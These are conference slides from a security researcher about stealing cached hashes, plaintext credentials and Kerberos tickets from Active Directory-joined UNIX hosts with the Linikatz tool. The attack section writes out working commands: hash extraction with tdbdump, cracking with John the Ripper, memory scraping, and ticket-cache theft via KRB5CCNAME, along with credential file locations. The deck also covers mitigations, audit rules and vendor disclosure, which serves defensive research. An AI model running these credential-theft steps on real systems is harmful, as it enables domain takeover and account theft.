

# Where 2 worlds collide

Bringing Mimikatz et al to UNIX

Tim (Wadhwa-)Brown

Head Of Research, CX EMEAR Security Architecture

November, 2018

# Introduction

# Introduction

- TLDR
- # whoami
- # cat .plan

# TLDR

- Presentation is WIP
  - Has been iteratively improved off and on over ~9 months
  - Contains bonus material from directors cut at the end
- What this talk is not about
  - Kerberos, LDAP, AD and all that jazz
  - <https://speakerdeck.com/ropnop/fun-with-ldap-kerberos-and-msrpc-in-ad-environments>
- What this talk is about
  - Why a domain joined UNIX box matters to Enterprise Admins
  - How AD based trust relationships on a UNIX boxes are abused
  - How UNIX admins can help mitigate the worst side effects

# # whoami

- Tim (Wadhwa-)Brown
  - Background in telecoms and financial services sectors
  - 14+ years at Portcullis (and now Cisco)
  - Head Of Research, CX EMEAR Security Architecture
- >120 CVEs to my name
  - Covering Windows, Linux, AIX and Solaris platforms
  - Userland through to kernel

# # cat .plan

- Background
- The theory
- Attack chains
- Practical attacks
- Mitigations
- Recommendations
- Response
- Conclusions
- Bonus material

Background

# Background

- Uptick in "interesting" UNIX infrastructures being integrated into customers' existing AD forests
- Threat models should be quite familiar to anyone securing a heterogeneous Windows network but...
  - Perhaps not by a typical UNIX admin who does not have a strong background in Windows and AD
- Let's look at specific AD integration solutions (both open and closed source) for UNIX systems and documenting some of the tools, tactics and procedures that enable attacks on the forest



# Case studies

- Specifically...
  - We keep running into Vintela Authentication Services
- There's little or no prior research to speak of
- What about other similar solutions?


# Why does this matter?

- Cisco is expected to push the IT envelope
- CSIRT need to keep our AD estate secure
- Security Advisory is expected to give expert guidance from both a blue and red team perspective
- Talos, ATA et al are expected to provide cutting edge threat detection
- Our customers want to mature their security posture from a defensive standpoint

The theory

Introducing AD on UNIX

Like LSASS,  
limited GPO  
support




AD can be extended to serve basic  
sudo and automount

Can map AD SID to POSIX attributes or use SFU/IMU  
Can join system into AD domain (realmd)  
Leverages native AD protocols and LDAP/Kerberos

Policies are delivered via configuration files and  
managed locally or via a config server like Satellite  
or Puppet.  
GPO support for HBAC is in development.


Authentication can use LDAP or  
Kerberos



Attack chains

# Vintela Authentication Services\*

\* AKA One Identity Authentication Services





# Other vendors do exist\*

\* Mo' binaries, mo' bugs... the pace of research determines the pace of disclosure but have already started speaking to them

# Fundamental truth

- Windows security has progressed
- Linux and UNIX security is still stuck in the mid 70s
  - Reliant on UIDs and GIDs
  - Largely applied at file system

# Windows 8.1 has...

- Restricted admin mode for RDP
- LSA protection
- Protected Users security group
- TPM

# Windows 10 has...

- LSA credential isolation

*“What if I could get into a UNIX box and then breach your domain?”*

Me

# Thought process

- UNIX box and the applications that run on them often suffer from technical debt
- You submit your AD credentials to login over SSH
- So tell me, what else do you have access to in Windows-land?
- Also, how about other UNIX systems?

Practical attacks

# Practical attacks

- Sssd
- Vintela Authentication Services
- LDAP
- Kerberos



# Sssd








- Open source
- Potential attacks
  - Stealing hashes from the file system
  - Stealing hashes and plain text from memory
  - Messing with the IPC
- Notes for the blue team
  - Runs as “root” user
  - Integrates with SELinux
  - Has compile time hardening

# Sssd has a somewhat patchy record

- CVE-2018-10832 – Allows enumeration of sudo rules
- CVE-2017-12173 – Allows cached hashes to be retrieved
- CVE-2013-0219 – Allows abuse of symlink based race conditions
- Many, many crashes
- POCs please?

But we digress...

# Sssd

| Filename  | Contains  | Useful  |
|---|---|---|
| <i>/var/lib/sss/db/cache.&lt;domain&gt;.ldb</i> | Cached hashes                                       |  |
| <i>/var/lib/sss/db/ccache_&lt;domain&gt;</i>    | Server ticket cache for authenticating to the KDC   |  |
| <i>/var/lib/sss/db/config.ldb</i>               | Configuration                                       |  |
| <b><i>/var/lib/sss/pipes/{nss,pam}</i></b>      | PAM to sssd IPC                                     |  |
| <i>/var/lib/sss/pipes/private/{pam,sbus-*}</i>  | PAM and SBus private IPC                            |   |
| <i>/tmp/ccache_&lt;id&gt;</i>                   | Per-user ticket cache for authenticating to the KDC |  |
| <i>/etc/sss/sss.conf</i>                        | Configuration                                       |  |
| <i>/etc/krb5.keytab</i>                         | Server keytab for authenticating to the KDC         |  |



Yes










Maybe

# Vintela Authentication Services

- Proprietary, multi-platform
- Potential attacks
  - Stealing hashes from the file system
  - Stealing hashes and plain text from memory
  - Messing with the IPC
- Notes for the blue team
  - Runs as “daemon” but doesn’t drop real UID 0
  - Has no compile time hardening
  - Has no integration with SELinux

# Vintela Authentication Services

| Filename   | Contains  | Useful  |
|--|---|---|
| <i>/var/opt/quest/vas/authcache/vas_auth.vdb</i> | Cached hashes                                       |  |
| <i>/var/opt/quest/vas/vasd/vas_ident.vdb</i>     | AD/POSIX metadata                                   |  |
| <i>/var/opt/quest/vas/vasd/vas_misc.vdb</i>      | Configuration                                       |  |
| <i>/var/opt/quest/vas/vasd/.vasd40_ipc_sock</i>  | PAM to vasd IPC                                     |  |
| <i>/tmp/krb55cc.&lt;id&gt;</i>                   | Per-user ticket cache for authenticating to the KDC |  |
| <i>/etc/opt/quest/vas/vas.conf</i>               | Configuration                                       |  |
| <i>/etc/opt/quest/vas/host.keytab</i>            | Server keytab for authenticating to the KDC         |  |



Yes



Maybe

# LDAP

- Stealing hashes and plain text from memory
- MiTM attacks due to incorrectly enforced SSL
- Injection attacks due to missing input validation

# Kerberos

- Stealing tickets from the file system



Introducing Linikatz

# Introducing Linikatz

- Setting the bar low^Whigh
  - We need UID 0 to perform these attacks
  - These attacks are (now) well known in the Windows world
- But...
  - Hashes
  - Plain text
  - Tickets

# Stealing hashes

- Hashes can be stolen with standard UNIX tools
  - Find, cp
- Actually using them takes a bit more work!

# Breaking hashes

- Sssd?
- Vintela Authentication Services?

# Sssd

```
# tdbdump /var/lib/sss/db/cache_3RD-  
PARTY.EXAMPLE.ORG.ldb | grep  
cachedPassword | cut -f 2-4 -d "$" | cut  
-f 1 -d "\\" | sed "s/^/$/g"
```

```
$6$ypUn2CGi5h3aAqfA$phXtykM4a6aC  
G1XQXnyClqtCPeDgDOA4nIDleMWv2vID  
1dxld0hc9fAc4252l5U8/2Ju0mUTE/u4Kr  
SET7pCF.
```

```
# tdbdump /var/lib/sss/db/cache_3RD-  
PARTY.EXAMPLE.ORG.ldb | grep  
cachedPassword | cut -f 2-4 -d "$" | cut  
-f 1 -d "\\" | sed "s/^/$/g" > hash.txt
```

```
# JohnTheRipper-1.8.0-jumbo-  
1/run/john --wordlist=dict.txt hash.txt
```

...

```
Loaded 1 password hash  
(sha512crypt, crypt(3) $6$ [SHA512  
64/64 OpenSSL])
```

```
# JohnTheRipper-1.8.0-jumbo-  
1/run/john --show hash.txt
```

```
?:Administrat0r!1 password hash  
cracked, 0 left
```

# Vintela Authentication Services?

- SQLite database
- Bespoke hashing algorithms
- Yay, symbols

# Bespoke hashing algorithms

- Legacy – not found in the wild
- Sha1+256 – I needed to reverse the algorithm and implement in JtR
  - Salted with UUID
  - Formatting important



**Tim Brown**

@timb\_machine

Follow



call \_time; ...; call saltPassword\_XXXX; ...;  
call gen\_SHA256Hash\_XXXX; # Mmm,  
salted hashes, my favourite!

1:18 PM - 2 Feb 2018



1



**Tim Brown** @timb\_machine · Feb 8



In which I have reversed the salting algorithm ;) Need to have a look at JtR and write some code and then I can crack cached hashes from AD joined UNIX hosts \o/



1



3



**Tim Brown** @timb\_machine · Feb 13




Current status: Cracking hashes. \o/



1







# JtR rules

[List.Generic:dynamic\_1602]

Expression=sha256(#+\$.salt.-\$.pass)  
vas\_auth

Flag=MGF\_INPUT\_32\_BYTE

Flag=MGF\_USERNAME

Flag=MGF\_SALTED

Flag=MGF\_FLAT\_BUFFERS

CONST1=#

CONST2=-

SALTLEN=36

Func=DynamicFunc\_\_clean\_input  
Func=DynamicFunc\_\_append\_input  
\_from\_CONST1

Func=DynamicFunc\_\_append\_salt

Func=DynamicFunc\_\_append\_input  
\_from\_CONST2

Func=DynamicFunc\_\_append\_keys

Func=DynamicFunc\_\_SHA256\_crypt  
\_input1\_to\_output1\_FINAL

Test=\$dynamic\_1602\$<hash>\$<GUI  
D>:<plaintext>:<username>

# Recovering long forgotten memories

- Again we can use “standard” tools to perform plain text recovery on processes
  - gcore||gdb, strings

# Please accept my stolen ticket

- Abusing stolen tickets requires a bit more tailored tooling
  - Samba's smbclient & rpcclient
    - smbclient -k -W <domain> -L //<hostname>
  - Core Security's Impacket libraries
    - -k --nopass <domain>/<username>
  - Mimikatz – works from 2014
    - kerberos::clist <ccache> /export – turns UNIX tickets into .kirbi files
  - SSH – not usually supported in practice
  - Wireshark – supports loading keytabs to decrypt traffic
  - Xfreerdp – need to evaluate

# Changing identities

```
administrator@3RD-PARTY.EXAMPLE.ORG@LNX:~$ klist
```

```
Ticket cache: FILE:/tmp/krb5cc_1245800500_FHo81C
```

```
Default principal: Administrator@3RD-PARTY.EXAMPLE.ORG
```

```
Valid starting    Expires          Service principal
```

```
16/05/18 10:18:23 16/05/18 20:18:23 krbtgt/3RD-  
PARTY.EXAMPLE.ORG@3RD-PARTY.EXAMPLE.ORG
```

```
renew until 17/05/18 10:18:23
```

```
16/05/18 10:18:26 16/05/18 20:18:23 cifs/3rd-party-dc.3rd-  
party.example.org@3RD-PARTY.EXAMPLE.ORG
```



**ticket\_theft.txt**

```
# cp /tmp/krb5cc_1245800500_FHo81C /tmp/foo
```

```
# chown user:user /tmp/foo
```

```
# su - user
```

```
user@LNX:~$ export KRB5CCNAME=FILE:/tmp/foo
```

```
user@LNX:~$ klist
```

```
Ticket cache: FILE:/tmp/foo
```

```
Default principal: Administrator@3RD-PARTY.EXAMPLE.ORG
```

```
Valid starting    Expires          Service principal
```

```
16/05/18 10:18:23 16/05/18 20:18:23 krbtgt/3RD-  
PARTY.EXAMPLE.ORG@3RD-PARTY.EXAMPLE.ORG
```

```
renew until 17/05/18 10:18:23
```

```
16/05/18 10:18:26 16/05/18 20:18:23 cifs/3rd-party-dc.3rd-  
party.example.org@3RD-PARTY.EXAMPLE.ORG
```

# What does Linikatz actually get us?

- Similar to Mimikatz
- A simple shell script
- Capabilities
  - Extracts cached hashes
  - Scrapes process memory for plain text credentials
  - Locates and steals kerberos tickets
  - Dumps configuration and other metadata

# And also...

- Post-exploitation modules for Metasploit
- JtR rules for cracking cached hashes
- Auditd policies to help blue teams
- Eventually... research notes, fuzzers etc

[https://github.com/portcullis  
labs/linikatz\\*](https://github.com/portcullis-labs/linikatz)

\* Blue and red team goodness!



# Linikatz repo

- linikatz.sh
- red/
  - JohnTheRipper/
    - dynamic.conf
  - metasploit-framework/
    - unix\_cached\_ad\_hashes.rb
    - unix\_kerberos\_tickets.rb
- blue/
  - audit/
    - audit.rules
- data/
  - Will contain research notes
- tools/
  - Will contain tools that I've developed

Mitigations

# Mitigations

- Generic hardening
- Restrict UID 0
- Restrict ptrace()
- Protect resources with SELinux
- Auditing?
- RTFM

# Generic hardening

- Turning off credential caching on Windows has been a standard issue in reports for ~10 years
- Reducing plain text disclosures by tuning CredSSP has been a standard issue in reports for ~3-4 years
- Avoid domain joined service access
- Consider having separate domain accounts for (privileged) UNIX access
- ... and so on ...

# Restrict UID 0

- Patch
- `unix-privesc-check`

# Restrict ptrace()

- Restrict CAP\_SYS\_PTRACE
  - Yama et al
- `getsebool deny_ptrace`

# Protect resources with SELinux

- Sssd\* already does this
- You'll need to
  - Define entry points
  - Define process types
  - Label files

\* Breaking news, apparently  
so does Vintela (if you manage  
to locate their GitHub repo)

# Auditing?

- Auditing is rarely turned on
- In cases where auditing is available, it's not ingested into the threat analytics platform



# RTFM

- <https://linux.die.net/man/5/sssd.conf>
  - Credential caching
- <https://support.oneidentity.com/authentication-services/kb/71261/vas-conf-manpage-for-qas-3-5-2>
  - Keytab encryption types
  - Credential caching
  - etc

Ensure Kerberos  
isn't enabled in  
SSH if you're not  
using it

- Both sssd and Vintela Authentication Services will enable Kerberos ticket generation
- Not actually used
- Probably not switched on
  - Check!

Recommendations

# Recommendations

- Harden your binaries
- Permissions
- Memory management
- Cryptography

# Permissions

- Drop unnecessary privileges entirely
- Don't leave sockets world writable
- Don't leave configuration and metadata world readable

# Memory management

- Harden your binaries
  - Canaries (SSP)
  - ASLR (PIE/RELRO)
  - Sandboxing (SecComp)
- Protect sensitive memory
  - Restrict ptrace() using PTRACE\_TRACEME
  - Consider memset() to clean down memory after use

# Cryptography

- Utilise constant time comparisons or blinding for cryptographic comparisons
- KDFs are more suitable than hashing functions for storing credentials
  - Many rounds make work harder

Response



# One Identity – Vintela

- Shared their internal SDK which will help me improve my IPC fuzzing
- Have implemented bcrypt() KDF to replace their existing hashing algorithm
- Have been working on a cleanup thread to clean down memory (until now, cleanup was only triggered on when objects went out of scope on access)
- Pointed me at their SELinux policies

# Other vendors

- Equally responsive but shorter timelines...

# Conclusions

# Conclusions

- What have we learnt?
- Next steps?
- Thanks

# What have we learnt?

- Compromising a domain joined UNIX box could be an easier way into an AD estate
  - Hashes and passwords may not be well protected on UNIX
  - Processes certainly aren't
  - Trust relationships may not be well understood
  - AD on UNIX solutions come with tools to talk to the domain controller (and not just using Kerberos)
- Always read the manual
- More research is required!

## Next steps?

- Continued research on Vintela Authentication Services IPC
- POCs for the known Sssd issues
- Continued work with vendors
- Focused research on UNIX Group Policy implementations
- Improving Meterpreter post-exploitation modules
  - No memory dumping capability yet

# Thanks

- Active help
  - @santosomar et al – Cisco PSIRT/CSIRT liaison
  - @solardiz – Support with JtR rules
- Borrowed ideas
  - @gentilkiwi – Mimikatz
  - @coresecurity – Impacket
  - @ropnop – Will abuse /tmp/krb5\* for tickets
  - @pentestmonkey – UNIX privesc partner in crime
  - @bdamele – Keimpx
- Many, many more!

# Special thanks

- Vendors (One Identity et al)
  - All of whom have been responsive and professional
  - We don't acknowledge the good guys enough!



# Questions?

[twadhwab@cisco.com](mailto:twadhwab@cisco.com) / [@timb\\_machine](https://twitter.com/timb_machine)



Bonus material

# Approach

- Iterative
  - Build
  - Threat model
  - Audit
  - Review
  - Fuzz
  - Reverse
  - Develop
  - “Fuzz”x2
  - Ouput

# Build

- Create AD forest
  - Add UNIX extensions to AD
  - Create test accounts for each implementation
  - Domain join Linux clients
  - Curse every 180 days

# Threat model

- Cisco's Threat Builder
- Alternative approaches
  - Microsoft's STRIDE
  - Microsoft's Threat Modelling Tool
  - Build a list of things I want to check – Excel (really!)
  - TTPs for Windows adversaries

# Audit

- Baseline before and after
- Review changes
  - File locations and permissions – find
  - File contents – vbindiff, hexcurses, strings, grep
  - Processes – ps, /proc
  - Sockets – lsof, netstat
  - Binary SDLC compliance –  
checksec.sh – shell script

# Review

- Understand how the application is meant to function
  - Man pages
  - Configs
  - Logs
    - Turning logging up to maximum really helps
  - Data
  - Internet



# Reverse

- Quick and nasty – core dumps
- Understanding the process flow – strace and ltrace
- Getting a feel for the implementation – Hopper
- Documenting key functions – Binary Ninja

# Fuzz

- UNIX sockets
  - UNIXSocketScanner
  - Socat
    - But they didn't work...
      - I only spotted this several iterations in...
        - sendmsg() allows you to send a file descriptor
        - None of the standard UNIX tools for working with UNIX sockets really deal with this
        - Vintela uses this to authenticate the client
        - Easy to work around once you spot it
      - Someone needs to fix socat and UNIXSocketScanner
- Kerberos, LDAP implementations etc
  - Not looked at yet

# Develop

- Crunching data – shell script
- Creating fuzzing corpus – Perl
  - Extract hex from logs
  - Generate C from hex
- Fuzzers – C, Perl
- Crash handler – shell script
  - `dmesg | grep vasd | tail -n 1 > state.new`
  - `if [ -n "$(diff state.new state.old)" ]`
    - We have a winner!
    - Do sensible things

# “Fuzz”x2

- Turn up auditing
- Extract hexdump from logs
- Charlie Miller’s patented dumbfuzz

# Output

- exercise.sh – uses vastool etc to exercise vasd causing syslog to be filled with hexdumps
- rippackets.pl – pipe syslog logs into it to extract raw hexdumps for use as test cases
- vipcreplay.c – generate and replay all test cases (see replay.c)
- replay.c – replay test cases
- vipcpoke.c – replay a single test case
- replay/checkcrash.sh – check for and process crashes
- vipcfuzz.c – generate and dumbfuzz all test cases (see fuzz.c)
- fuzz.c – fuzzing test cases
- checkcrash.sh – check for and process crashes

# Useful links

- <https://speakerdeck.com/ropnop/fun-with-ldap-kerberos-and-msrpc-in-ad-environments> - using UNIX tools to attack AD DCs
- <https://github.com/rapid7/metasploit-framework/wiki/How-to-get-started-with-writing-a-post-module> - writing Metasploit post-exploitation modules
- <http://web.archive.org/web/20161205150219/http://blog.thireus.com/john-the-ripped-steak-and-french-fries-with-salt-and-pepper-sauce-for-hungry-password-crackers/> - writing JtR dynamic.conf rules
- <https://github.com/bfuzzy/auditd-attack> - example rules for auditd, modelled on ATT&CK